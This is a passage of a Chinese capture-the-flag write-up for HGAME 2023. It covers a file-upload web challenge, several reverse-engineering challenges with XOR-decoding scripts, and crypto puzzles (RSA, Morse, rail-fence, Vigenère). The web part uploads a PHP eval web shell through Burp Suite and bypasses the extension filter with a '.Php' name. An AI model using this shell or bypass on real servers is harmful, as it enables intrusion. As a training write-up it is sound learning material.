10	Accept-Encoding: gzip, deflate		
11	Accept-Language: zh-CN,zh;q=0.9		
12	Cookie: PHPSESSID=87sfrjl0alnjl9a6a52ejeqgva7		
13	Connection: close		
14			
15	-----WebKitFormBoundaryh0lMYFyGtycPsu6w		
16	Content-Disposition: form-data; name="file"; filename="i.jpg"		
17	Content-Type: image/jpeg		
18			
19	<?php eval(\$_POST['shell']);?>		
20	-----WebKitFormBoundaryh0lMYFyGtycPsu6w--		
21			

再把filename改回去，改成.php

Request				Response				
	Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /upload.php HTTP/1.1			1	HTTP/1.1 200 OK			
2	Host: week-1.hgame.lwsec.cn:30893			2	Date: Wed, 11 Jan 2023 08:15:44 GMT			
3	Content-Length: 209			3	Server: Apache/2.4.51 (Debian)			
4	Accept: */*			4	X-Powered-By: PHP/8.1.1			
5	X-Requested-With: XMLHttpRequest			5	Expires: Thu, 19 Nov 1981 08:52:00 GMT			
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36			6	Cache-Control: no-store, no-cache, must-revalidate			
7	Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryh0lMYFyGtycPsu6w			7	Pragma: no-cache			
8	Origin: http://week-1.hgame.lwsec.cn:30893			8	Content-Length: 34			
9	Referer: http://week-1.hgame.lwsec.cn:30893/			9	Connection: close			
10	Accept-Encoding: gzip, deflate			10	Content-Type: text/html; charset=UTF-8			
11	Accept-Language: zh-CN,zh;q=0.9			11				
12	Cookie: PHPSESSID=87sfrjl0alnjl9a6a52ejeqgva7			12	{"json": "Invalid File Extension!"}			
13	Connection: close							
14								
15	-----WebKitFormBoundaryh0lMYFyGtycPsu6w							
16	Content-Disposition: form-data; name="file"; filename="i.php"							
17	Content-Type: image/jpeg							
18								
19	<?php eval(\$_POST['shell']);?>							
20	-----WebKitFormBoundaryh0lMYFyGtycPsu6w--							
21								

然而直接改成.php会报错，说明后端也会对后缀名进行检验

那就试试.Php

Burp Suite Professional v2022.9 - Temporary Project - l0tus

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extender Project options User options Learn

2 x 4 x +

Send [Settings] Cancel [Previous] [Next]

Target: http://week-1.hgame.lwsec.cn:30893 HTTP/

**Request**

Pretty Raw Hex

```
1 POST /upload.php HTTP/1.1
2 Host: week-1.hgame.lwsec.cn:30893
3 Content-Length: 209
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/105.0.5195.102 Safari/537.36
7 Content-Type: multipart/form-data;
  boundary=-----WebKitFormBoundaryx9Ah55AQFwmxIfOx
8 Origin: http://week-1.hgame.lwsec.cn:30893
9 Referer: http://week-1.hgame.lwsec.cn:30893/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: PHPSESSID=87sfrjl0alnj9a6a52ejeqgva7
13 Connection: close
14
15 -----WebKitFormBoundaryx9Ah55AQFwmxIfOx
16 Content-Disposition: form-data; name="file"; filename="
  j.Ppg"
17 Content-Type: image/jpeg
18
19 <?php eval($_POST['shell']);?>
20 -----WebKitFormBoundaryx9Ah55AQFwmxIfOx--
21
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Wed, 11 Jan 2023 08:18:08 GMT
3 Server: Apache/2.4.51 (Debian)
4 X-Powered-By: PHP/8.1.1
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 91
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 {"json": "Upload Successfully! .\\img\\j.Ppg
  5s\\u540e\\u9875\\u9762\\u81ea\\u52a8\\u5237\\u65b0"}
```

**Inspector**

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 1


Request Cookies 1

Request Headers 12



Response Headers 10

在burp里改成j.Php，上传成功

试着访问/img/j.Php，非404



然后用蚁剑连上去




在文件管理下找到flag即可

# Reverse


## Test your ida

ida直接打开即可看到flag



## Easyasm

一道看汇编的题目




分析汇编语句可得进行了异或加密

exp:



```
1 #include<iostream>
2 using namespace std;
3
4 int main()
5 {
6     int arr[27] = { 0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x
7
8     for (int i = 0;i < 27;i++)
9     {
10         arr[i] ^= (0x33);
11         cout << (char)arr[i];
12     }
13
14     system("pause");
15     return 0;
16 }
```



Easy enc

```

sub_140001064("%50s");
v4 = -1i64;
do
    ++v4;
while ( *((_BYTE *)v10 + v4) );
if ( v4 == 41 )
{
    while ( 1 )
    {
        v5 = (*((_BYTE *)v10 + v3) ^ 0x32) - 86;
        *((_BYTE *)v10 + v3) = v5;
        if ( *((_BYTE *)v8 + v3) != v5 )
            break;
        if ( ++v3 >= 41 )
        {
            v6 = "you are right!";
            goto LABEL_8;
        }
    }
    v6 = "wrong!";
LABEL_8:
    sub_140001010(v6);
}
return 0;
}

```

程序的主要逻辑在这里。可以看到将v10这个数组名作为指针，用v3作偏移，按照字节的大小取数据进行异或再-86

给了v8的十个数据，那就反着来，按字节取v8，+86再异或再按char输出即可得到flag

exp:

```

1 #include<stdio.h>
2 #include<string.h>
3
4 int main()
5 {
6     int v8[10];
7     v8[0] = 167640836;
8     v8[1] = 11596545;
9     v8[2] = -1376779008;
10    v8[3] = 85394951;
11    v8[4] = 402462699;
12    v8[5] = 32375274;
13    v8[6] = -100290070;
14    v8[7] = -1407778552;
15    v8[8] = -34995732;

```

```

16      v8[9] = 101123568;
17      char v5;
18      char ans[10] = { 0 };
19      for (int i = 0; i < 40; i++)
20      {
21          v5 = ( * ((char*)v8 + i) + 86)^0x32;
22          printf("%c", v5);
23      }
24      return 0;
25 }

```

## encode


```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4[100]; // [esp+0h] [ebp-1CCh] BYREF
    char v5[52]; // [esp+190h] [ebp-3Ch] BYREF
    int j; // [esp+1C4h] [ebp-8h]
    int i; // [esp+1C8h] [ebp-4h]

    memset(v5, 0, 0x32u);
    memset(v4, 0, sizeof(v4));
    sub_4011A0(a50s, (char)v5);
    for ( i = 0; i < 50; ++i )
    {
        v4[2 * i] = v5[i] & 0xF;
        v4[2 * i + 1] = (v5[i] >> 4) & 0xF;
    }
    for ( j = 0; j < 100; ++j )
    {
        if ( v4[j] != dword_403000[j] )
        {
            sub_401160(Format, v4[0]);
            return 0;
        }
    }
    sub_401160(aYesYouAreRight, v4[0]);
    return 0;
}

```

逻辑很简单，偶数位放低位，奇数位放高位。要做的就是将相邻的奇偶位合并回去就好。



把数据存放到一排便于复制

exp:

```
1 #include<stdio.h>
2 #include<string.h>
3
4 int main1()
5 {
6     int arr[100] = { 8, 6, 7, 6, 1, 6, 0x0D, 6, 5, 6, 0x0B, 7, 5, 6, 0x0E, 6
7     int ans[50] = { 0 };
8     for (int i = 0; i < 50; i++)
9     {
10         ans[i] = arr[i * 2 + 1] * 16 + arr[i * 2];
11         printf("%c", ans[i]);
12     }
13
14     return 0;
15 }
```

# Crypto

## RSA

经典的RSA题目，给了n、e、c

先去一个强大的网站（[factordb.com](https://factordb.com)）把n分解了，然后跑个脚本就出了

exp:

```
1 import gmpy2
2 from Crypto.Util.number import long_to_bytes
3 e=65537
4 p = 1123913498780499358676355902818724505765255021951520176864477073386908818532
5 q=120229126614209415925697517318026393750884274634301622521130826196178370109130
6 c=110674792674017748243232351185896019660434718342001686906527789876264976328686
7 n = p*q
8 phi_n = (p-1)*(q-1)
9 d = gmpy2.invert(e,phi_n)
10 m = pow(c,d,n)
11 print(long_to_bytes(m))
```

## 神秘的电话

摩斯+栅栏+维吉尼亚

给了一段音频，摩斯解密后是0223EPRIIBLYHONWAJMGHFGKCQAOQTMFR

给了一个文本，是base64，解密后是：几个星期前，我们收到一个神秘的消息。但是这个消息被重重加密，我们不知道它的真正含义是什么。唯一知道的信息是关于密钥的：“只有倒着翻过十八层的篱笆才能抵达北欧神话的终点”。

按照描述，倒着翻过18层篱笆

将摩斯结果倒过来：RFMTQOAQCKGF\_HGMJ\_AWNOH\_\_YLBIRP\_E3220

栅栏密码key=18: rmocfhm\_wo\_ybipe2023\_ril\_hnajg\_katfqgg

维吉尼亚结果: welcome\_to\_hgame2023\_and\_enjoy\_hacking


包上hgame{}即可提交

## Misc

